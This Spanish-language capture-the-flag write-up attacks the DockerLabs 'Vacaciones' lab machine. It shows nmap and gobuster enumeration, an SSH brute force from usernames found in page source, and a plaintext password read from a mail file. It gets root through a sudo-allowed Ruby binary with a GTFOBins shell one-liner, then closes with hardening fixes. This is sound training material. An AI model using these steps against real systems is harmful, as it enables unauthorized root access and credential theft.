

4-Vacaciones

[Vacaciones]

Resumen

Plataforma: [Dockerlabs]

OS: [Linux]

Nivel: [Muy Fácil]

Cadena de Ataque: Information Disclosure (Código Fuente) → SSH Brute Force → Movimiento Lateral (Lectura de txt) →

Sudo Misconfiguration (Ruby) → Root

Ejecución y Explotación

☐ 1. Reconocimiento y Enumeración

Realizamos un escaneo inicial sobre la maquina.

```
sudo nmap -p- -sS -sC -sV -T5 -n -vvv -Pn 172.17.0.2
```

Vemos que el puerto 22 y el puerto 80 están abiertos, este ultimo nos indica que hay un servidor web corriendo.

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64   OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  2048 41:16:eb:54:64:34:d1:69:ee:dc:d9:21:9c:72:a5:c1 (RSA)
|_  ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCT6jdfo9QUX+9zCmyJQNTcAJXdhXByneCfqA9I7cXPBFGDGgxNAfQdoiqH3EMiTjf+maPlCNyVH
GfL+sClQa5sJwdrbWZiJPxfxGkCtWiSrRdKKUKt/7rCMKMoY79bFRvurgss+57tsglfXkE9FPkZGd3mLruXt5Lyb+8uhFWpW58Df6ZUoSsJi7n0bkXNp
EzJAzYHNmRRtv0RsGDFosi/t5KUCMPX67jbM8jsApIVwFIQ8TiwwGQn33G2ZoAJy/NYZ9dkuN2cKM2uItovo25daA+0/SxEfHqAHGquvoMKSj8pcX3q
ZVD7cGwlsn9c5QNzHRC2DZUSHrK7UIaG0r
|_  256 f0:c4:2b:02:50:3a:49:a7:a2:34:b8:09:61:fd:2c:6d (ECDSA)
|_  ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMD2Z/ZotorXbs6zP9Sg9XenjSX0HIjYjoEH2cAV7a
DoQXZKrssz5AJ98j8b4ntOPGfVehrcRv9X7lKswOea9HM=
|_  256 df:e9:46:31:9a:ef:0d:81:31:1f:77:e4:29:f5:c9:88 (ED25519)
|_  ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIK/0ZadHoPSGKg31xFahPaX854MMS09s5JgdzqmD3jCl
80/tcp    open  http      syn-ack ttl 64   Apache httpd 2.4.29 ((Ubuntu))
|_ http-methods:
|_   Supported Methods: OPTIONS HEAD GET POST
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Ahora realizamos un escaneo dirigido a los puertos abiertos encontrados.

```
sudo nmap -p22 --script=vuln 172.17.0.2
```

```
sudo nmap -p80 --script=vuln 172.17.0.2
```

Nmap no encuentra inicialmente vulnerabilidades sobre los puertos.

```
(kali㉿kali)-[~/Escritorio/vacaciones]
$ sudo nmap -p22 --script=vuln 172.17.0.2
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-19 17:42 -0500
Nmap scan report for 172.17.0.2
Host is up (0.000034s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 02:42:AC:11:00:02 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 7.93 seconds


(kali㉿kali)-[~/Escritorio/vacaciones]
$ sudo nmap -p80 --script=vuln 172.17.0.2
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-19 17:43 -0500
Nmap scan report for 172.17.0.2
Host is up (0.000040s latency).

PORT      STATE SERVICE
80/tcp    open  http
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
MAC Address: 02:42:AC:11:00:02 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 28.54 seconds
```

☐ 2. Buscando mas vectores vulnerables

Abrimos el navegador y ponemos la url de la maquina.



Apache2 Debian Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.

Nos encontramos con el típico panel de apache.

Utilizamos gobuster para buscar directorios ocultos

```
gobuster dir -u http://172.17.0.2/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,html,php,bak -t 50
```

```

(kali@kali)-[~/Escritorio/vacaciones]
$ gobuster dir -u http://172.17.0.2/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,html,php,bak -t 50

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2/
[+] Method: GET
[+] Threads: 50
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: html,php,bak,txt
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/index.html (Status: 200) [Size: 74]
/javascript (Status: 301) [Size: 313] [→ http://172.17.0.2/javascript/]
/server-status (Status: 403) [Size: 275]
Progress: 1102790 / 1102790 (100.00%)

Finished

```

Seguimos la ruta javascript, que nos lleva hacia 2 archivos js que tenemos acceso.

```

(kali@kali)-[~/Escritorio/vacaciones]
$ gobuster dir -u http://172.17.0.2/javascript/jquery/ -w /usr/share/wordlists/dirb/common.txt -x js,txt,html,php,bak

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2/javascript/jquery/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: txt,html,php,bak,js
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.hta.txt (Status: 403) [Size: 275]
/.hta.js (Status: 403) [Size: 275]
/.hta.html (Status: 403) [Size: 275]
/.hta.php (Status: 403) [Size: 275]
/.hta (Status: 403) [Size: 275]
/.htaccess.js (Status: 403) [Size: 275]
/.htaccess (Status: 403) [Size: 275]
/.hta.bak (Status: 403) [Size: 275]
/.htaccess.php (Status: 403) [Size: 275]
/.htaccess.txt (Status: 403) [Size: 275]
/.htaccess.html (Status: 403) [Size: 275]
/.htpasswd.js (Status: 403) [Size: 275]
/.htpasswd.bak (Status: 403) [Size: 275]
/.htpasswd.php (Status: 403) [Size: 275]
/.htpasswd.txt (Status: 403) [Size: 275]
/.htpasswd.html (Status: 403) [Size: 275]
/.htaccess.bak (Status: 403) [Size: 275]
/.htpasswd (Status: 403) [Size: 275]
/jquery (Status: 200) [Size: 268026]
/jquery.js (Status: 200) [Size: 268026]
Progress: 27678 / 27678 (100.00%)

Finished

```

y nos muestra la versión de JavaScript y el código.

```
404 Not Found x 172.17.0.2/javascript/jquery/jq x +
Not Secure http://172.17.0.2/javascript/jquery/jquery.js
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

/*!
 * jQuery JavaScript Library v3.2.1
 * https://jquery.com/
 *
 * Includes Sizzle.js
 * https://sizzlejs.com/
 *
 * Copyright JS Foundation and other contributors
 * Released under the MIT license
 * https://jquery.org/license
 *
 * Date: 2017-09-03T00:14Z
 */
( function( global, factory ) {

    "use strict";

    if ( typeof module === "object" && typeof module.exports === "object" ) {

        // For CommonJS and CommonJS-like environments where a proper `window`
        // is present, execute the factory and get jQuery.
        // For environments that do not have a `window` with a `document`
        // (such as Node.js), expose a factory as module.exports.
        // This accentuates the need for the creation of a real `window`.
        // e.g. var jQuery = require("jquery")(window);
        // See ticket #14549 for more info.
        module.exports = global.document ?
            factory( global, true ) :
            function( w ) {
                if ( !w.document ) {
                    throw new Error( "jQuery requires a window with a document" );
                }
                return factory( w );
            };
    } else {
        factory( global );
    }

} )( typeof window !== "undefined" ? window : this, function( window, noGlobal ) {



// Edge <= 12 - 13+, Firefox <=18 - 45+, IE 10 - 11, Safari 5.1 - 9+, iOS 6 - 9.1
// throw exceptions when non-strict code (e.g., ASP.NET 4.5) accesses strict mode
// arguments.callee.caller (trac-13335). But as of jQuery 3.0 (2016), strict mode should be common
// enough that all such attempts are guarded in a try block.

var arr = [];


var document = window.document;

var getProto = Object.getPrototypeOf;
```

revisamos el código de la pagina en el index.html y encontramos esto:



Vemos 2 posibles usuarios con los cuales podemos intentar un ataque de fuerza bruta por ssh, con estas pistas encontradas nos vamos a probar:



Vemos que el ataque funciona y ya tenemos acceso al servidor por ssh.

```
(kali㉿kali)-[~/Escritorio]
$ ssh camilo@172.17.0.2
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
camilo@172.17.0.2's password:
Last login: Mon Apr 20 00:58:05 2026 from 172.17.0.1
$ █
```

☐ 3. Escalada de Privilegios

Ya estamos dentro del servidor, ahora empezaremos a buscar opciones de escalada de privilegios.

ejecutamos comandos para ver si hay binarios diferentes, o mirar si tenemos permiso de ejecutar sudo -l

```
sudo -l
find / -perm -4000 2>/dev/null
```

```
(kali㉿kali)-[~/Escritorio]
$ ssh camilo@172.17.0.2
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
camilo@172.17.0.2's password:
Last login: Mon Apr 20 00:58:05 2026 from 172.17.0.1
$ ls -all
total 20
drwxr-xr-x 2 camilo camilo 4096 Apr 25 2024 .
drwxr-xr-x 1 root root 4096 Apr 25 2024 ..
-rw-r--r-- 1 camilo camilo 220 Apr 4 2018 .bash_logout
-rw-r--r-- 1 camilo camilo 3771 Apr 4 2018 .bashrc
-rw-r--r-- 1 camilo camilo 807 Apr 4 2018 .profile
$ sudo -l
[sudo] password for camilo:
Sorry, user camilo may not run sudo on 8304c28a566b.
$ find / -perm -4000 2>/dev/null
/bin/umount
/bin/su
/bin/mount
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/sudo
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
$ █
```

ejecutamos una bash para tener una mejor vista, luego nos vamos atrás en los directorios y revisamos a ver que podemos encontrar:


```

$ bash
camilo@8304c28a566b:~$ ls
camilo@8304c28a566b:~$ cd .
./          ../          .bash_logout .bashrc      .profile
camilo@8304c28a566b:~$ cd .
./          ../          .bash_logout .bashrc      .profile
camilo@8304c28a566b:~$ cd .bash
.bash_logout .bashrc
camilo@8304c28a566b:~$ cd .bash_logout
bash: cd: .bash_logout: Not a directory
camilo@8304c28a566b:~$ cd .profile
bash: cd: .profile: Not a directory
camilo@8304c28a566b:~$ ls -all
total 20
drwxr-xr-x 2 camilo camilo 4096 Apr 25 2024 .
drwxr-xr-x 1 root   root   4096 Apr 25 2024 ..
-rw-r--r-- 1 camilo camilo 220 Apr 4 2018 .bash_logout
-rw-r--r-- 1 camilo camilo 3771 Apr 4 2018 .bashrc
-rw-r--r-- 1 camilo camilo 807 Apr 4 2018 .profile
camilo@8304c28a566b:~$ cd ..
camilo@8304c28a566b:/home$ ls
camilo  juan  pedro
camilo@8304c28a566b:/home$ cd ..
camilo@8304c28a566b:/ $ ls
bin  boot  dev  etc  home  lib  lib64  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
camilo@8304c28a566b:/ $ cd var
camilo@8304c28a566b:/var$ ls
backups  cache  lib  local  lock  log  mail  opt  run  spool  tmp  www
camilo@8304c28a566b:/var$ cd backups/
camilo@8304c28a566b:/var/backups$ ls
camilo@8304c28a566b:/var/backups$ cd ..
camilo@8304c28a566b:/var$ cd mail/
camilo@8304c28a566b:/var/mail$ ls
camilo
camilo@8304c28a566b:/var/mail$ cat camilo
cat: camilo: Is a directory
camilo@8304c28a566b:/var/mail$ cd camilo/
camilo@8304c28a566b:/var/mail/camilo$ ls
correo.txt
camilo@8304c28a566b:/var/mail/camilo$ cat correo.txt
Hola Camilo,

Me voy de vacaciones y no he terminado el trabajo que me dio el jefe. Por si acaso lo pide, aquí tienes la contraseña
a: 2k84dicb
camilo@8304c28a566b:/var/mail/camilo$ █

```

Recordando el mensaje anterior encontrado en el código fuente de la pagina, esta contraseña es del usuario juan, salimos y validamos:

```

(kali@kali)-[~/Escritorio]
$ ssh juan@172.17.0.2
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
juan@172.17.0.2's password:
$ bash
juan@8304c28a566b:~$ █

```

efectivamente ingresamos al usuario juan, ahora vamos a buscar posibilidades de escalada de privilegios.

```

ejecutamos los mismos comandos que antes:
ls -all
sudo -l
find / -perm -4000 2>/dev/null

```

Vemos que tenemos permisos de ejecución del binario ruby, entonces vamos a probar payload para escalar privilegios, vamos a la pagina de GTFobins:

 / ruby

SponsorForkStar12,933

ShellReverse shellFile writeFile readUploadDownloadLibrary load

Shell

This executable can spawn an interactive system shell.

(a) UnprivilegedSudoCapabilities

This function can be performed by any unprivileged user.

```
ruby -e 'exec "/bin/sh"'
```

☐ 4. Validación Final

lanzamos el payload anterior y vemos la magia:

```
sudo ruby -e 'exec "/bin/bash"'
```

```
juan@8304c28a566b:~$ sudo ruby -e 'exec "/bin/sh"'
# whoami
root
#
```

Lecciones Aprendidas & Blue Team

Concepto Nuevo: * Enumeración pasiva: Extracción de credenciales y vectores de ataque a partir de la revisión exhaustiva de código fuente público (HTML/JS).

- **GTFOBins / Sudo Abuse:** Uso de binarios de programación legítimos (como Ruby) para saltar restricciones y spawnear shells con privilegios elevados cuando existe una mala configuración en `sudoers`.

Cómo Parcharlo (Fix): 1. **Fuga de Información (Information Disclosure):** Implementar prácticas de desarrollo seguro. Bajo ninguna circunstancia se deben dejar nombres de usuario, comentarios internos, ni posibles contraseñas en el código fuente del lado del cliente (frontend).

2. **Endurecimiento de SSH (Hardening):** * Deshabilitar la autenticación por contraseña en `/etc/ssh/sshd_config` (`PasswordAuthentication no`) y utilizar autenticación exclusiva mediante claves criptográficas (PKI).

- Implementar herramientas como **Fail2Ban** o políticas restrictivas en el Firewall/IPS para bloquear direcciones IP tras múltiples intentos fallidos de inicio de sesión, mitigando la fuerza bruta.
3. **Gestión de Permisos Internos:** Realizar auditorías en el sistema de archivos. Evitar almacenar credenciales en archivos `.txt` dentro de los directorios de los usuarios. Establecer permisos estrictos (ej. `chmod 700`) para que un usuario no pueda leer los directorios *home* de otros.

4. **Restricción de Sudo (Privilege Escalation Fix):** Eliminar o modificar la línea en `/etc/sudoers` que permite al usuario ejecutar `ruby` como root (generalmente configurado con la etiqueta `NOPASSWD`). Si por requerimientos de la aplicación el usuario necesita ejecutar un script de Ruby con privilegios, se debe referenciar el path exacto del script en el sudoers (`/usr/bin/ruby /ruta/al/script.rb`) y nunca permitir la ejecución del binario base en solitario.``